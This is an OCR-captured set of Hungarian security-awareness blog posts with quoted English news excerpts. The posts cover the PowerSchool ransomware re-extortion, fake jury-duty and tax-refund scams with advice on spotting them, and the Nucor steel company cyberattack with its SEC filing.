
Thu 8 May 2025 // 00:43 UTC

An education tech provider that paid a ransom to prevent the leak of stolen student and teacher data is now watching its school district customers get individually extorted by either the same ransomware crew that hit it – or someone connected to the crooks.

In December, PowerSchool – whose student information management system holds records on more than 60 million K-12 students (ages 5 to 18) primarily in North America – suffered an IT security breach: Extortionists used a compromised login credential to access and exfiltrate from its systems sensitive information on kids and adults.

A doxing segítségével ellopott adatokból a támadók gyakran részleteket szivárogtatnak ki nyomásgyakorlásként, hogy mégis fizessenek a hezitáló áldozatok.

De már ott is megjelent, hogy árverésre bocsátják a bizalmas adatokat, vagy hogy újra és újra megzsarolják ugyanazt az áldozatul esett szervezetet - gondoljunk csak a Change Healthcare incidensre, ahol az ALPHV/BlackCat részére ki zetett 22 millió dollár összegű váltságdíj után a RansomHub ismét benyújtotta ugyanazért a csomagért az újabb számlát.




Elképesztő naivság bárkinek azt gondolni, hogy egy ilyen típusú üzletben a bűnözők részéről tett bármiféle törlési, megsemmisítési ígéret biztosra vehető. **Ahogy most a PowerSchool esetében egyesével próbálják megzsarolni a diákokat és tanárokat. Azt még nem tudni, hogy az eredeti ransomware csoport teszi-e most ezt, vagy az adatokhoz valamiképpen hozzájutó harmadik fél, de a lényeg, hogy a történet egyáltalán nem zárult le a korábbi váltságdíj zetéssel**

A PowerSchool hivatalosan közölte, hogy két év ingyenes személyazonosság-lopás és hitelminősítési szolgáltatást nyújt az incidensben érintett személyeknek.

Szólj hozzá!
Címkék: oktatás usa kanada zsarolás váltságdíj ransomware szivárogtatás doxing

Ajánlott bejegyzések:



[Van rosszabb a hamis iskolai bombariadónál]

[Újabb rombolás brit kórházakban]

[Adatrablás az óvodában]

[Brókerarcok]

[Kórházak a pácban II.]

[Kórházak a pácban II.]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz





Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Telefon, SMS, e-mail - és sok dühös ember

2025. május 13. 13:16 - Csizmazia Darab István [Rambo]


A trükkök tárháza végtelen, parkolási vagy gyorshajtási bírságról szóló átveréseket már magyarul is kaphatunk, és a korábban főleg a tengeren túlon divatos kamu adó-visszatérítési csalások is megjelentek már Magyarországon. A mostani átverés viszont számunkra szerencsére csak mint érdekesség tarthat számot.

Ugyanis olyan állítólag elmulasztott jelenlétünk miatt kapjuk az üzenetet, miszerint nem tettünk eleget jogi kötelezettségünknek, a bíróság ugyanis esküdtnek választott bennünket.

Az USA-ban, és az Egyesült Királyságban, Kanadában ez a szolgálat egy igen fontos állampolgári kötelesség, és komolyan is veszik ezt a szerepkört. **A jury duty scam néven ismeretes megtévesztési trükk** persze nem vadonatúj, de időről időre ismét felbukkan, és szedi a gyanútlan áldozatokat.

Az értesítés persze hamis, nem is a bíróság küldi, hiszen a telefonhívás vagy SMS esetén a kijelzett hívószám könnyen hamisítható (Caller ID spoofing), valamint az e-mailek látszólagos feladója is preparálható. Bár ez utóbbival sokszor nem nagyon bíbelődnek a csalók, így már itt gyanút lehetne fogni, hogy a feladó sem stimmel.

A csalás során egy magát rendvédelmi vagy bírósági tisztviselőnek kiadó személy arról tájékoztat bennünket, hogy állítólag nem jelentünk meg a kijelölt időben az esküdtszéki szolgálaton, így emiatt most pénzbírsággal sújtanak bennünket.



NEWS

CT INSIDER

Fake jury duty scam targeting CT residents, Department of Consumer Protection warns


By **Liz Hardaway** , *Staff Writer*
March 27, 2025

A new scam alerting residents that they missed jury duty is an attempt to steal money and personal information, the state Department of Consumer Protection warned Wednesday.

The state agency said scammers will use phone calls and emails to notify a resident that they failed to comply with jury duty, and demand payment to avoid fees, court appointments or even jail time.

Ennél a pontnál többféle variáció is képbe jön: **megpróbálnak még több személyes adatot kicsalni tőlünk állítólagos egyeztetés címen, vagy sürgetnek hogy azonnal fizessük be a bírságot egy általuk megjelölt weboldalon - ekkor a banki adatainkat kísérlik meg egy adathalász oldalon megszerezni.**

Ha e-mailben jön az üzenet, gyakori hogy nem is személyre szólóan csak nekünk érkezik, hanem **körlevél szerűen valamilyen általános megszólítást tartalmaz, és "undisclosed recipients" a címzett**, amit szemre megint csak elég könnyű lenne kiszúrni.



San Antonio Express-News

Have you paid a fine via phone call for missing jury duty? You probably got scammed.

By **Melissa Manno** , *Staff writer*
Dec 24, 2024

The San Antonio Police Department has warned the public of a recent phone scam where swindlers use "spoofed" city numbers to trick residents into giving them information.
MStudioImages/Getty Images

If you've gotten a call recently from a so-called city official about missing a jury summons, you could be the victim of a new phone scam targeting San Antonio residents.

The San Antonio Police Department called attention to the scam in a recent Facebook post. It said the swindlers use spoofed phone numbers beginning with the 210 area code, followed by 207-, the standard prefix for San Antonio city government numbers.

Az is előfordul, hogy **gyengébb és amatőr kivitelezésű csalók kriptovalutában, vagy ajándék kártyában kérik az állítólagos büntetést, vagy olyan gyanús fizetési alkalmazást jelölnek meg, mint a Zelle, Venmo vagy CashApp.**

Ez utóbbiaknál nehezebb a pénzmozgások nyomon követése, és így a már elküldött pénzek visszaszerzése is, és jellemzően gyakori terepei az internetes visszaéléseknek.

Nemzeti Adó- és Vámhivatal

Tisztelt Ügyfelünk!

Az idén kifizetett összes adót az online ügyfelek számára ellenorizték. Az év végén jelentkezzen be az alábbi linkre, és hajtsa végre az alábbi lépéseket: Adja meg nevét, vezetéknevét és azonosítószámát, és erosítse meg e-mailjeit. Biztosítjuk, hogy jogod van az ebben az évben fizetett pénz visszaszerzésére

Ellenorizze most


Kérem jelentkezzen be az adóvisszatérítési oldalra,hogy visszaigényelheti az alapokat.

Kiemelt figyelemre számíthatnak a virágot, koszorút és mécseseket árusítók. A NAV munkatársai a nyugta- és számlaadást, az online pénztárgép megfelelo üzemeltetését, valamint az alkalmazottak bejelentését vizsgálják.

Minket itt Magyarországon ez az esküdti dolog abszolút nem érint, de emlékezhetünk arra, hogy hivatalosnak látszó NAV adó-visszatérítés ügyben simán érkezhetnek hasonló átverések magyar nyelven. A csomagküldő szolgálatok és bankok nevével visszaélő telefonhívások, SMS üzenetek és

elektronikus leveleknek is már több éves hazai krónikája van, és sajnos hatalmas veszteségeket okoznak a gyanútlan áldozatoknak.

A Magyar Nemzeti Bank adatai szerint a tavalyi év utolsó negyedévében összesen több mint 8.2 milliárd forintos kárt okoztak a bűnözők, amelyből közel 2.5 milliárd a bankkártyás csalás, míg 5.7 milliárd forint pedig valamilyen elektronikus fizetési forgalommal volt kapcsolatos.



A védekezés, megelőzés minden hasonló általános esetre a szokásos. Használjunk naprakész vírusvédelmet, amely az adathalász kísérleteket is szűri. **Legyünk egészségesen gyanakvóak és biztonságtudatosak, ne kattintsunk felelőtlenül gyanús linkekre, ne adjunk meg ismeretleneknek bizalmas személyes adatokat, ne hagyjuk magunkat sürgetni olyan szituációkban, amit nem értünk teljesen.**


Pláne ne fizessünk semmiért, ha nem vagyunk biztosak a dolgunkban. Ha kétely merül fel, bontsuk a vonalat és mi magunk hívjuk a hivatalt vagy az adott szervezetet, és tudakozódjunk a helyzetről.


És ha már ilyen szépen **felkerült nyitóképként a 12 dühös ember című, 1957-es fekete-fehér film egyik ikonikus jelenete, mellékesen mindenképpen javasolt ennek a kiemelkedő időtlen remekműnek a megtekintése**. Senkit ne ijesszen meg ez a korai évszám, semmit nem veszített a mű az aktualitásából, és ma is ugyanolyan izgalmas végignézni.

A másik hasonlóan jó esküdtekről szóló mozi film pedig, amely Clint Eastwood rendezésében készült 2024-ben, a Kettes számú esküdt címmel került a mozikba, és szintén nem okoz csalódást.

Szólj hozzá!
Címkék: bíróság csalás átverés hivatalos adathalászat esküdt welivesecurity.com

Ajánlott bejegyzések:



[Sajnáljuk, kirúgtuk. Vagy mégsem?]

[DeepSeek - esély vagy veszély?]

[Fontos vagy nekem]

[Árad a malware a Youtube oldalain is]

[Legyen már vége a banki csalásoknak]

[Legyen már vége a banki csalásoknak]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Kő, papír, olló, acél...

2025. május 15. 13:29 - Csizmazia Darab István [Rambo]

A Nucor, az USA legnagyobb acélgyártója leállította a termelést, miután felfedezték, hogy számítógépes rendszereit feltörték.

Egyelőre kevés információt lehet találni az incidenssel kapcsolatban, az amerikai Értékpapír- és Tőzsdefelügyeletnek (SEC) benyújtott május 14-i értesítésben nagyon talányosan fogalmaznak: *"Létesítményeinek egy részét leállították, amíg egy meg nem nevezett külsős biztonsági cég szakértői egy 'izonyos informatikai rendszerek elleni támadást vizsgálnak".*

A hatóságok értesítése mellett a Nucor több telephelyen is ideiglenesen leállította a termelést, állítólag több mint 300 telephelyen hajtottak végre biztonsági intézkedéseket.

NUCOR CORPORATION

(Exact name of Registrant as Specified in Its Charter)

Delaware	1-4119	13-1860817
(State or Other Jurisdiction of Incorporation)	(Commission File Number)	(IRS Employer Identification No.)

Item 1.05. Material Cybersecurity Incidents.

Nucor Corporation (the "Company") recently identified a cybersecurity incident involving unauthorized third party access to certain information technology systems used by the Company. Upon detecting the incident, the Company began promptly taking steps to contain and respond to the incident, including activating its incident response plan, proactively taking potentially affected systems offline and implementing other containment, remediation, or recovery measures. The Company is actively investigating the incident with the assistance of leading external cybersecurity experts and has notified federal law enforcement authorities. As of the date of this filing and in an abundance of caution, the Company temporarily and proactively halted certain production operations at various locations. However, the Company is currently in the process of restarting the affected operations.

As the investigation of the incident is ongoing, the Company will continue to monitor the timing and materiality of the incident.


NUCOR CORPORATION

Date: May 14, 2025

By: /s/ Stephen D. Laxton
Stephen D. Laxton
Chief Financial Officer and Executive Vice President


A támadás során egy nem részletezett jogosulatlan harmadik fél hatolt be a vállalat informatikai rendszereibe, vagyis ebből **még az sem derül ki, hogy ransomware vagy valamilyen más fajta támadás történt. A behatolás észlelése után sok helyen lekapcsolták az IT rendszereiket, hogy ezzel megakadályozzák a további károkat. A támadás célpontja kifejezetten a gyártó számítógépes infrastruktúrája ellen irányult.**

Az ipari létesítmények egy részénél is hasonló problémák vannak, mint az egészségügyi szektorban: **régi, elavult rendszerek és eszközök miatt könnyű célpontok lehetnek**. A beszámolók szerint azóta az infrastruktúrájuk nagy részét már újraindították.



